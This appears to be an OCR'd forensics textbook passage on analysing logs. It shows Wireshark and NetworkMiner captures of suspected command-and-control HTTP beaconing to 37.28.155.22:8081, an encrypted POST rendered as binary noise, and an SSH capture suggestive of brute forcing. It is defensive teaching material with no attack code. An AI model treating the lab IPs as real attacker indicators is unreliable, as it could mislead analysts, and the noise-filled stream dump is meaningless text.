152.19.134.198 [fedoraproject.org] (Linux)
8.8.8.8
193.11.114.43
83.168.200.198
178.73.198.130
209.132.181.15 [fedoraproject.org]
209.132.181.16 [fedoraproject.org]
193.228.143.12
174.141.234.172 [fedoraproject.org]
202.12.27.33
199.7.91.13
199.7.83.42
198.41.0.4
8.43.85.67 [fedoraproject.org]
10.0.0.1
193.0.14.129
152.19.134.142 [fedoraproject.org]
85.236.55.6 [fedoraproject.org]
192.203.230.10
192.112.36.4
192.58.128.30
192.36.148.17
192.33.4.12
128.63.2.53
185.141.165.254 [fedoraproject.org]
140.211.169.206 [fedoraproject.org]
192.228.79.201
192.5.5.241


37.28.155.22 (Linux)
IP: 37.28.155.22
MAC: 001EBECDF407
NIC Vendor: Cisco Systems, Inc
MAC Age: 20-11-2007
Hostname:
OS: Linux
Satori TCP: Linux - Redhat 7.5 (100.00%)
TTL: 64 (distance: 0)
Open TCP Ports: 8081 445
Sent: 8045 packets (1,42,53,910 Bytes), 0.00% cleartext (0 of 0 Bytes)
Received: 6275 packets (29,97,095 Bytes), 0.00% cleartext (0 of 0 Bytes)
Incoming sessions: 260
Server: 37.28.155.22 (Linux) TCP 445
Server: 37.28.155.22 (Linux) TCP 8081
Outgoing sessions: 0


ip.addr == 37.28.155.22
No. Source IP Destination IP Source Port Protocol Destination Port Length Info
5 195.200.72.148 37.28.155.22 50379 TCP 8081 66 50379 → 8081 [SYN] Seq=0 Win=8192 Len=0 MSS=1380 WS=256 SACK_PERM=1
6 37.28.155.22 195.200.72.148 8081 TCP 50379 66 8081 → 50379 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 WS=128
7 195.200.72.148 37.28.155.22 50379 TCP 8081 60 50379 → 8081 [ACK] Seq=1 Ack=1 Win=131072 Len=0
8 195.200.72.148 37.28.155.22 50379 HTTP 8081 212 GET /index.asp HTTP/1.1
9 37.28.155.22 195.200.72.148 8081 TCP 50379 60 8081 → 50379 [ACK] Seq=1 Ack=159 Win=30336 Len=0
10 37.28.155.22 195.200.72.148 8081 TCP 50379 71 8081 → 50379 [PSH, ACK] Seq=1 Ack=159 Win=30336 Len=17 [TCP segment of a reassembled PDU]
11 37.28.155.22 195.200.72.148 8081 HTTP 50379 1434 HTTP/1.0 200 OK
12 37.28.155.22 195.200.72.148 8081 HTTP 50379 1434 Continuation
13 37.28.155.22 195.200.72.148 8081 HTTP 50379 259 Continuation
14 195.200.72.148 37.28.155.22 50379 TCP 8081 60 50379 → 8081 [ACK] Seq=159 Ack=2778 Win=131072 Len=0
15 195.200.72.148 37.28.155.22 50379 TCP 8081 60 50379 → 8081 [ACK] Seq=159 Ack=2984 Win=130816 Len=0
16 195.200.72.148 37.28.155.22 50379 TCP 8081 60 50379 → 8081 [FIN, ACK] Seq=159 Ack=2984 Win=130816 Len=0
17 37.28.155.22 195.200.72.148 8081 TCP 50379 60 8081 → 50379 [ACK] Seq=2984 Ack=160 Win=30336 Len=0
20 195.200.72.148 37.28.155.22 50380 TCP 8081 66 50380 → 8081 [SYN] Seq=0 Win=8192 Len=0 MSS=1380 WS=256 SACK_PERM=1
21 37.28.155.22 195.200.72.148 8081 TCP 50380 66 8081 → 50380 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 WS=128
22 195.200.72.148 37.28.155.22 50380 TCP 8081 60 50380 → 8081 [ACK] Seq=1 Ack=1 Win=131072 Len=0
23 195.200.72.148 37.28.155.22 50380 TCP 8081 292 50380 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=131072 Len=238 [TCP segment of a reassembled PDU]
24 37.28.155.22 195.200.72.148 8081 TCP 50380 60 8081 → 50380 [ACK] Seq=1 Ack=239 Win=30336 Len=0
25 195.200.72.148 37.28.155.22 50380 HTTP 8081 486 POST /index.jsp HTTP/1.1
26 37.28.155.22 195.200.72.148 8081 TCP 50380 60 8081 → 50380 [ACK] Seq=1 Ack=671 Win=31360 Len=0
27 37.28.155.22 195.200.72.148 8081 TCP 50380 71 8081 → 50380 [PSH, ACK] Seq=1 Ack=671 Win=31360 Len=17 [TCP segment of a reassembled PDU]
28 37.28.155.22 195.200.72.148 8081 HTTP 50380 377 HTTP/1.0 200 OK
29 195.200.72.148 37.28.155.22 50380 TCP 8081 60 50380 → 8081 [ACK] Seq=671 Ack=342 Win=130560 Len=0
Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: Cisco_d0:da:9a (00:1e:be:d0:da:9a), Dst: Cisco_cd:f4:07 (00:1e:be:cd:f4:07)
Internet Protocol Version 4, Src: 195.200.72.148, Dst: 37.28.155.22
Transmission Control Protocol, Src Port: 50379, Dst Port: 8081, Seq: 0, Len: 0
0000 00 1e be cd f4 07 00 1e be d0 da 9a 08 00 45 00
0010 00 34 5d dc 40 00 7f 06 d1 58 c3 c8 48 94 25 1c
attack2.pcap
Packets: 15407 · Displayed: 14320 (92.9%)
Profile: Default

http contains GET

No.	Source IP	Destination IP	Source Port	Protocol	Destination Port	Length	Info
8	195.200.72.148	37.28.155.22	50379	HTTP	8081	212	GET /index.asp HTTP/1.1
67	195.200.72.148	37.28.155.22	50382	HTTP	8081	252	GET /admin/get.php HTTP/1.1
79	195.200.72.148	37.28.155.22	50383	HTTP	8081	252	GET /admin/get.php HTTP/1.1
91	195.200.72.148	37.28.155.22	50384	HTTP	8081	252	GET /admin/get.php HTTP/1.1
103	195.200.72.148	37.28.155.22	50385	HTTP	8081	247	GET /news.asp HTTP/1.1
115	195.200.72.148	37.28.155.22	50386	HTTP	8081	256	GET /login/process.jsp HTTP/1.1
135	195.200.72.148	37.28.155.22	50387	HTTP	8081	252	GET /admin/get.php HTTP/1.1
149	195.200.72.148	37.28.155.22	50388	HTTP	8081	256	GET /login/process.jsp HTTP/1.1
161	195.200.72.148	37.28.155.22	50389	HTTP	8081	252	GET /admin/get.php HTTP/1.1
173	195.200.72.148	37.28.155.22	50390	HTTP	8081	252	GET /admin/get.php HTTP/1.1
185	195.200.72.148	37.28.155.22	50391	HTTP	8081	252	GET /admin/get.php HTTP/1.1
198	195.200.72.148	37.28.155.22	50392	HTTP	8081	252	GET /admin/get.php HTTP/1.1
210	195.200.72.148	37.28.155.22	50393	HTTP	8081	247	GET /news.asp HTTP/1.1
222	195.200.72.148	37.28.155.22	50394	HTTP	8081	247	GET /news.asp HTTP/1.1
502	37.28.155.22	195.200.72.148	8081	HTTP	50394	2814	Continuation
1232	195.200.72.148	37.28.155.22	50396	HTTP	8081	247	GET /news.asp HTTP/1.1
1244	195.200.72.148	37.28.155.22	50397	HTTP	8081	247	GET /news.asp HTTP/1.1
1256	195.200.72.148	37.28.155.22	50398	HTTP	8081	247	GET /news.asp HTTP/1.1
2477	10.0.0.23	152.19.134.198	50900	HTTP	80	146	GET /static/hotspot.txt HTTP/1.1
6802	195.200.72.148	37.28.155.22	50410	HTTP	8081	212	GET /index.asp HTTP/1.1
6862	10.0.0.23	209.132.181.16	59150	HTTP	80	146	GET /static/hotspot.txt HTTP/1.1
6882	195.200.72.148	37.28.155.22	50414	HTTP	8081	256	GET /login/process.jsp HTTP/1.1
6900	195.200.72.148	37.28.155.22	50415	HTTP	8081	247	GET /news.asp HTTP/1.1

Wireshark · Follow HTTP Stream (tcp.stream eq 17) · attack2.pcap


```
GET /news.asp HTTP/1.1
Cookie: SESSIONID=1UPFHYVFDXZGVN2N
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 37.28.155.22:8081
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: Microsoft-IIS/7.5
Date: Thu, 14 Sep 2017 08:22:35 GMT

<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has
been added, yet.</p></body></html>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (450 bytes) — Show and save data as ASCII

Find: — Find Next


Filter Out This Stream | Print | Save as... | Back | Close | Help


Wireshark · Follow HTTP Stream (tcp.stream eq 2) · attack2.pcap
POST /index.php HTTP/1.1
Cookie: SESSIONID=1UPFHYVFDXZGVN2N
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 37.28.155.22:8081
Content-Length: 144
Expect: 100-continue
Connection: Keep-Alive
.....'.qt.4^_.T.6.^"...V..cT#...2X...--)f.{.H....)...#Z..8.....$..x.zD...G......]...y.dz.....Y7...!.w..i....z...|.A.'.,.
9.S]^3......=....P..HTTP/1.0 200 OK
Server: Microsoft-IIS/7.5
Date: Thu, 14 Sep 2017 08:21:15 GMT
..G..o}'...;#t..&r,...NW=...u....M..-.'....'.U-.N..._....h&YV1.&.o.....L.Q....W...H...n..C.b.P).Y..u.......>9.../...5.
..............._ .;Q..L.O..Hr!........^.BX.J".Jz.....xzV...lX, mQ.}.~......4.E.Ha]./e.W..R*r.o.r.O.....o......l3..NVd.C%.xM.l...
8..M....E.W..Yp..G.U}.....J.M. ../.k.#G....mn..W.j......^."y...;..Z....b....n.i..[.`.`..p..-.F. ./f....R..r...!...h{b..
.bD..a......z.Dlk......oe..gw\7O.j..W..kuc.<..F[_.n..2........ezB..`.......Y^.A.q{$.v;..n.u....+..
HCq..z.3..!'..q..(d.H%n.n.X..."M..
....I..rf... .....Z..fKi..s....T."...1.N)...D..M.
..   ..a..o..sWY..>.
.\ux......$.y..)..]......+....7..e..M.v..L.q...\.....^...b.>....5y..r..{...x.<w.|.t..1p..w.
4....ew..........kI.C.NhZ...,.'Z+...*..m.^..F;.Lkd)....F,.A..m..5m....h.t..E..]n.$2.!.e.a..J...F[.]P:..]..
.....bD..F.G.e....Y>_y.....mh.   &UW...j......w.v._ ....A..<[t{G....i...u.B.....2A.(h^.....?.z5...t..,.-.i...?)...m....xh..c......
\....y;'.n..+K45.lg.X....%8.9.............}.......5.X4..........6.........]..*...y....J..Q...C..S@..W\..v
        '..m.d.../v.....[.....^[.&V.N....5m.(]..)...k4...1Q   w<py.Hqe.nj....U.r._....KD......r.(3..'.. {T<._K..y...
p...B...q...q..k.0.......m......RunmT ;].D.^.9z..9..V.J.?...]>?..F_2Y.......h..m..69_l[..!...D.,3..a8.b8.cxy....}!c....>F........[..
(..lO:,...R3.."..9;...*..[...k...8..$=H.o....L.V.d.I...3.....g..eR..H..io<..$.)#.*.\(F..(.p|.&..f.C..*
R......d..AwT...uJo.....p.AC..\6.....-..^.V..G.1...~   r...W.........g.....B....%1[...W...~.BL-H#..
1 client pkt, 4 server pkts, 1 turn.
Entire conversation (11 kB)
Show and save data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

195.200.72.148	8182	0.0064	53.21%	4.0700	316.470
TCP	8182	0.0064	100.00%	4.0700	316.470
50399	5455	0.0043	66.67%	4.0700	316.470
50394	587	0.0005	7.17%	3.9100	76.890
50522	479	0.0004	5.85%	3.6400	896.955
50495	168	0.0001	2.05%	1.6600	849.915
50507	19	0.0000	0.23%	0.1900	861.115
50412	17	0.0000	0.21%	0.1700	541.992
50381	16	0.0000	0.20%	0.1600	10.767
50534	10	0.0000	0.12%	0.1000	915.790
50670	8	0.0000	0.10%	0.0800	1198.244
50671	7	0.0000	0.09%	0.0700	1198.478
50379	7	0.0000	0.09%	0.0500	9.437
50712	6	0.0000	0.07%	0.0600	1274.227
50699	6	0.0000	0.07%	0.0600	1243.949
50689	6	0.0000	0.07%	0.0600	1223.733
50666	6	0.0000	0.07%	0.0600	1192.458
50658	6	0.0000	0.07%	0.0600	1173.056
50652	6	0.0000	0.07%	0.0600	1157.918
50646	6	0.0000	0.07%	0.0600	1157.798
50636	6	0.0000	0.07%	0.0600	1137.016
50632	6	0.0000	0.07%	0.0600	1127.549
50630	6	0.0000	0.07%	0.0100	1126.228
50622	6	0.0000	0.07%	0.0600	1107.363
50591	6	0.0000	0.07%	0.0600	1041.793
50582	6	0.0000	0.07%	0.0600	1021.621
50581	6	0.0000	0.07%	0.0600	1021.089
50528	6	0.0000	0.07%	0.0600	905.263
50505	6	0.0000	0.07%	0.0600	860.808
50504	6	0.0000	0.07%	0.0400	860.453
50498	6	0.0000	0.07%	0.0600	854.438
50494	6	0.0000	0.07%	0.0600	844.821
50458	6	0.0000	0.07%	0.0600	728.960
50437	6	0.0000	0.07%	0.0600	643.292

Chapter 8: Investigating and Analyzing Logs

139	21:29:12.888459	192.168.153.130	192.168.153.141	SSHv2	130	Client: Encrypted packet (len=64)
140	21:29:12.888512	192.168.153.130	192.168.153.141	TCP	66	53030 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35514947…
141	21:29:12.895699	192.168.153.141	192.168.153.130	TCP	66	22 → 53030 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65003758…
142	21:29:12.895838	192.168.153.130	192.168.153.141	TCP	66	53030 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551494772 TS…
143	21:29:13.160805	192.168.153.130	192.168.153.141	TCP	74	53032 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
144	21:29:13.160871	192.168.153.130	192.168.153.141	TCP	74	53034 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
145	21:29:13.161042	192.168.153.141	192.168.153.130	TCP	74	22 → 53032 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
146	21:29:13.161123	192.168.153.141	192.168.153.130	TCP	74	22 → 53034 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
147	21:29:13.161196	192.168.153.130	192.168.153.141	TCP	66	53032 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6…
148	21:29:13.161251	192.168.153.130	192.168.153.141	TCP	74	53036 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
149	21:29:13.161295	192.168.153.130	192.168.153.141	TCP	66	53034 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6…
150	21:29:13.161350	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)
151	21:29:13.161381	192.168.153.141	192.168.153.130	TCP	74	22 → 53036 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
152	21:29:13.161426	192.168.153.141	192.168.153.130	TCP	66	22 → 53032 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037846 TSecr=3…
153	21:29:13.161472	192.168.153.130	192.168.153.141	TCP	66	53036 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6…
154	21:29:13.161604	192.168.153.130	192.168.153.141	TCP	74	53038 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
155	21:29:13.161717	192.168.153.141	192.168.153.130	TCP	74	22 → 53038 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
156	21:29:13.161772	192.168.153.130	192.168.153.141	TCP	74	53040 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
157	21:29:13.161832	192.168.153.130	192.168.153.141	TCP	66	53038 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6…
158	21:29:13.161854	192.168.153.141	192.168.153.130	TCP	74	22 → 53040 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
159	21:29:13.161898	192.168.153.130	192.168.153.141	TCP	74	53042 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
160	21:29:13.161945	192.168.153.130	192.168.153.141	TCP	66	53040 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6…
161	21:29:13.161989	192.168.153.141	192.168.153.130	TCP	74	22 → 53042 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
162	21:29:13.162016	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)
163	21:29:13.162053	192.168.153.141	192.168.153.130	TCP	66	22 → 53040 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037846 TSecr=3…
164	21:29:13.162089	192.168.153.130	192.168.153.141	TCP	66	53042 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495038 TSecr=6…
165	21:29:13.162197	192.168.153.130	192.168.153.141	TCP	74	53044 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
166	21:29:13.162269	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)
167	21:29:13.162291	192.168.153.141	192.168.153.130	TCP	74	22 → 53044 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
168	21:29:13.162332	192.168.153.141	192.168.153.130	TCP	66	22 → 53042 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037847 TSecr=3…
169	21:29:13.162337	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)


Wireshark · Conversations · ssh_cap.pcap
Ethernet · 13
IPv4 · 9
IPv6 · 2
TCP · 74
UDP · 25
Address A Port A Address B Port B Packets Bytes Packets A → B Bytes A → B Packets B → A
192.168.153.130 53030 192.168.153.141 22 25 4000 13 1736 1
192.168.153.130 53032 192.168.153.141 22 42 6210 18 2658 2
192.168.153.130 53034 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53036 192.168.153.141 22 42 6194 18 2642 2
192.168.153.130 53038 192.168.153.141 22 42 6210 18 2658 2
192.168.153.130 53040 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53042 192.168.153.141 22 42 6210 18 2658 2
192.168.153.130 53044 192.168.153.141 22 42 6210 18 2658 2
192.168.153.130 53046 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53048 192.168.153.141 22 42 6194 18 2642 2
192.168.153.130 53050 192.168.153.141 22 44 6262 20 2710 2
192.168.153.130 53052 192.168.153.141 22 42 6162 18 2610 2
192.168.153.130 53054 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53056 192.168.153.141 22 42 6194 18 2642 2
192.168.153.130 53058 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53060 192.168.153.141 22 42 6210 18 2658 2
192.168.153.130 53062 192.168.153.141 22 42 6178 18 2626 2
192.168.153.130 53064 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53066 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53068 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53070 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53072 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53074 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53076 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53078 192.168.153.141 22 42 6130 18 2578 2
192.168.153.130 53080 192.168.153.141 22 42 6130 18 2578 2
Name resolution
Limit to display filter
Absolute start time
Conversation Types
Copy
Follow Stream...
Graph...
Close
Help

```
286 192.168.153.141     192.168.153.130     TCP      66 22 → 53050 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037893 TSe…
287 192.168.153.141     192.168.153.130     SSHv2  1146 Server: Key Exchange Init
288 192.168.153.130     192.168.153.141     TCP      66 53044 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495084 TSe…
289 192.168.153.130     192.168.153.141     SSHv2   642 Client: Key Exchange Init
290 192.168.153.141     192.168.153.130     TCP      66 22 → 53044 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037894 TSe…
291 192.168.153.130     192.168.153.141     SSHv2   114 Client: Diffie-Hellman Key Exchange Init
292 192.168.153.141     192.168.153.130     TCP      66 22 → 53044 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe…
293 192.168.153.141     192.168.153.130     SSHv2  1146 Server: Key Exchange Init
294 192.168.153.130     192.168.153.141     TCP      66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe…
295 192.168.153.130     192.168.153.141     SSHv2   642 Client: Key Exchange Init
296 192.168.153.141     192.168.153.130     SSHv2    98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
297 192.168.153.130     192.168.153.141     TCP      66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSecr…
298 192.168.153.141     192.168.153.130     SSHv2  1146 Server: Key Exchange Init
299 192.168.153.130     192.168.153.141     TCP      66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe…
300 192.168.153.130     192.168.153.141     SSHv2   642 Client: Key Exchange Init
301 192.168.153.141     192.168.153.130     TCP      66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe…
302 192.168.153.130     192.168.153.141     SSHv2   114 Client: Diffie-Hellman Key Exchange Init
303 192.168.153.141     192.168.153.130     TCP      66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe…
304 192.168.153.141     192.168.153.130     SSHv2    98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
305 192.168.153.130     192.168.153.141     TCP      66 53032 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr…
306 192.168.153.141     192.168.153.130     SSHv2  1146 Server: Key Exchange Init
307 192.168.153.130     192.168.153.141     TCP      66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe…
308 192.168.153.130     192.168.153.141     SSHv2   642 Client: Key Exchange Init
309 192.168.153.141     192.168.153.130     TCP      66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe…
310 192.168.153.141     192.168.153.130     SSHv2  1146 Server: Key Exchange Init
311 192.168.153.130     192.168.153.141     TCP      66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe…
312 192.168.153.141     192.168.153.130     SSHv2  1146 Server: Key Exchange Init
313 192.168.153.130     192.168.153.141     SSHv2   114 Client: Diffie-Hellman Key Exchange Init
314 192.168.153.141     192.168.153.130     TCP      66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe…
315 192.168.153.130     192.168.153.141     TCP      66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe…
316 192.168.153.130     192.168.153.141     SSHv2   642 Client: Key Exchange Init
```

